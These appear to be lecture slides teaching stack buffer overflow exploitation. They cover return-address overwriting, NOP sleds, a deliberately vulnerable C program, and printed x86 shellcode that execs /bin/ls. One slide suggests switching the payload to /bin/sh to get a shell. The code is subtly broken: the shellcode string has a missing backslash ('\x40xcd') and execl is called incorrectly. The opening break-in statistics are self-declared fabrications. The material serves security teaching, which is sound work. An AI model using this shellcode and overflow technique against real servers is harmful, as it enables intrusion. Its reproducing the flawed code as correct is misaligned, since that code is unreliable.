

Buffer Overflow

Refs: rootshell, antionline, your favorite hacker site...

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Internet Break-In Statistics*

- 40% of compromised accounts/hosts are due to bad passwords.
- 35% are due to **buffer overflow exploits**.
- 10% are due to pancake mothballs.
- 8% are due to black helicopters.
- 2.600% are due to IP spoofing.

*** I made all these numbers up!**

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Serious Note

- Try a web search for "buffer overflow exploit".
- Check alt.2600, rootshell.com, antionline.com – you can find long lists of *exploits* based on buffer overflow.
- Even the original version of ssh had a problem! (after they made a big deal that there were no buffer overflow problems in their code).

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The Problem

```
void foo(char *s) {  
    char buf[10];  
    strcpy(buf,s);  
    printf("buf is %s\n",s);  
}  
...  
foo("thisstringistolongforfoo");
```

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Exploitation

- The general idea is to give servers very large strings that will overflow a buffer.
- For a server with sloppy code – it's easy to crash the server by overflowing a buffer (SEGV typically).
- It's sometimes possible to actually make the server do whatever you want (instead of crashing).

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Background Necessary

- C functions and the stack.
- A little knowledge of assembly/machine language.
- How system calls are made (at the machine code level).
- `exec()` system calls
- How to "guess" some key parameters.

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CPU/OS dependency

- Building an exploit requires knowledge of the specific CPU and operating system of the target.
- I'll just talk about x86 and Linux, but the methods work for other CPUs and OSs.
- Some details are very different, but the concepts are the same.

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C Call Stack

- When a function call is made, the return address is put on the stack.
- Often the values of parameters are put on the stack.
- Usually the function saves the stack frame pointer (on the stack).
- Local variables are on the stack.

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
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
Stack Direction

- On Linux (x86) the stack grows from high addresses to low.
- Pushing something on the stack moves the Top Of Stack towards the address 0.

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“Smashing the Stack”*


- The general idea is to overflow a buffer so that it overwrites the return address.
- When the function is done it will jump to whatever address is on the stack.
- We put some code in the buffer and set the return address to point to it!

*taken from the title of an article in Phrack 49-7

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Before and After

```
void foo(char *s) {  
    char buf[100];  
    strcpy(buf,s);  
    ...  
}
```



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Issues

- How do we know what value the pointer should have (the new "return address").
 - It's the address of the buffer, but how do we know what address this is?
- How do we build the "small program" and put it in a string?

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Guessing Addresses

- Typically you need the source code so you can *estimate* the address of both the buffer and the return-address.
- An estimate is often good enough! (more on this in a bit).

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Building the small program

- Typically, the small program stuffed in to the buffer does an `exec()`.
- Sometimes it changes the password db or other files...

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`exec()` example

```
#include <stdio.h>

char *args[] = {"/bin/ls", NULL};

void execls(void) {
    execl("/bin/ls", args);
    printf("I'm not printed\n");
}
```

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Generating a String

- You can take code like the previous slide, and generate machine language.
- Copy down the individual byte values and build a string.
- To do a simple `exec` requires less than 100 bytes.

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A Sample Program/String

- Does an exec() of /bin/lS:

```
unsigned char cde[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
"\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/lS";
```

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Some important issues

- The small program should be position-independent – able to run at any memory location.
- It can't be too large, or we can't fit the program and the new return-address on the stack!

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Sample Overflow Program

```
unsigned char cde[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
"\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/lS";

void tst(void) {
    int *ret;
    ret = (int *)&ret+2; // pointer arith!
    (*ret) = (int) cde; //change ret addr
}

int main(void) {
    printf("Running tst\n");
    tst();
    printf("tst has returned\n");
}
```

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Attacking a real program

- Recall that the idea is to feed a server a string that is too big for a buffer.
- This string overflows the buffer and overwrites the return address on the stack.
- Assuming we put our small program in the string, we need to know its address.

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
NOPs

- Most CPUs have a *No-Operation* instruction – it does nothing but advance the instruction pointer.
- Usually we can put a bunch of these ahead of our program (in the string).
- As long as the new return-address points to a NOP we are OK.

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Using NOPs



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
Estimating the stack size

- We can also guess at the location of the return address relative to the overflowed buffer.
- Put in a bunch of new return addresses!

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Estimating the Location



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vulnerable.c

```
void foo( char *s ) {
    char name[200];
    strcpy(name,s);
    printf("Name is %s\n",name);
}
int main(void) {
    char buf[2000];
    read(0,buf,2000);
    foo(buf);
}
```

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genpgm.c

- genpgm.c was constructed to exploit the buffer overflow in vulnerable.c
- It allows the user to add an offset to a fixed "guess" of the address of the return-address on the stack.
- It writes (to stdout) a string that contains a bunch of return-addresses and a program that does: `exec /bin/ls.`

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Testing

- `./genpgm 32 | ./vulnerable`
- Get ambitious! Change the program output by genpgm to `exec /bin/sh!`
- `./genpgm 32; cat | ./vulnerable`

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Other Potential Problems

- Buffer overflow is just the most common programming problem exploited.
- Integer arithmetic can also be a problem!
 - `foo = malloc(num * sizeof(struct blah));`
 - what if num is $2^{32}-1$? what if num is -1 ?

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Summary

- Don't use strcpy.
- Check the return value on all calls to library functions like malloc (as well as all system calls).
- Don't use multiplication (or addition).
- Might as well not use subtraction or division either.
- It's probably best to avoid writing programs at all...
